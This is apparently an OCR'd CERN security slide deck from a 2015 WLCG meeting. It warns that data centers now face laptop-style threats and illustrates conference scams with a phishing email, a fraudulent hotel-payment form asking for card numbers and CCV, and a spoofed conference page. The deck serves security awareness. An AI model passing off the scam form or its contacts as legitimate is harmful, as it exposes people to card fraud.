
WLCG Group

News from the front



Romain Wartel, CERN

July 2015 GDB

WLCG
Worldwide LHC Computing Grid

Linux = Windows


- Follow-up on the 2015 WLCG Collaboration Workshop :
  https://indico.cern.ch/event/345619/session/0/contribution/0/material/slides/0.pdf

- The landscape has changed:
  - Data center security = laptop security
  - Linux = Windows


- Most large attacks now target both platforms
  - Attackers needs both data and computing services
  - Relying solely on “multi layers” security is bound to fail

- Data center compromises occur via admin credentials theft
- Web, mail and mobile platforms are a primary battlefields
  - And a firewall will not help

Conferences



Conferences




Conferences

"Dear LP2015 conference organizers,

I am a registered speaker to the conference on behalf of the CMS collaboration.

I just received a phone call from a representative of the conference inviting me to book an hotel directly from a web page on ehsroom.com (link given below) instead of the recommended reservation from the conference web page.[…]"



Conferences

"Dear LP2015 conference organizers,

I am a registered speaker to the conference on behalf of the CMS collaboration.

I just received a phone call from a representative of the conference inviting me to book an hotel directly from a web page on ehsroom.com (link given below) instead of the recommended reservation from the conference web page.[…]"

CudaSign formerly SignNow | Your progress: 0 of 23 | History | Help | Guide Me

Expo Housing Services

Credit Card Final Balance Authorization for

Payment of Room Accommodation Services

41 Tavistock Crescent Flat # 3 London, W11 1AD	Phone: +44 20 3239 3976 Fax: +44 20 3727 0793 ops@ehsrooms.com	www.expohousingservices.com Business ID # 464-021-673/000

We are delighted that you have selected (EHS) to provide your pre-paid room accommodation reservations. Please fill out this form completely and EHS will process all relevant room reservations agreed upon and the relevant charges for those rooms. This form acknowledges that all agreed upon room charges, EHS services, costs, fees, and taxes will be charged to the listed credit card below.

Please fax this signed and completed form to +44 20 3727 0793 or E-mail it to ops@ehsrooms.com

Hotel Name: _____ **Avg. Price per Night:** _____

Total Rooms _____ **Total Nights** _____

Cardholder Information:

Name as it appears on Credit Card: _____ **Authorized Contact:**

Card Type: ( ) VISA ( ) MasterCard ( ) American Express ( ) Maestro

Account Type: ( ) Personal ( ) Corporate – Company Name: _____

Card Number: _____ **Expiration Date:** _____ **CCV:** _____

Address (Billing Address on Credit Card): _____

Conferences

ICNFP2014: 2nd Internatio

icp2014.srpioneers.org/en/page.php?rid=9

Home | Join Conference |

Home > About conference

.: About conference

The International Conference on new Frontiers in Physics (ICNFP 2014) aims to promote scientific exchange and development of novel ideas in science with a particular accent on interdisciplinarity.

The conference will bring together worldwide experts and promising young scientists working on experimental and theoretical aspects of particle,nuclear and astro-particle physics and cosmology,with colleagues from other disciplines,for example solid state physics,mathematics,mathematical physics,quantum physics,quantum entanglement and other.

Reviewer Control Panel

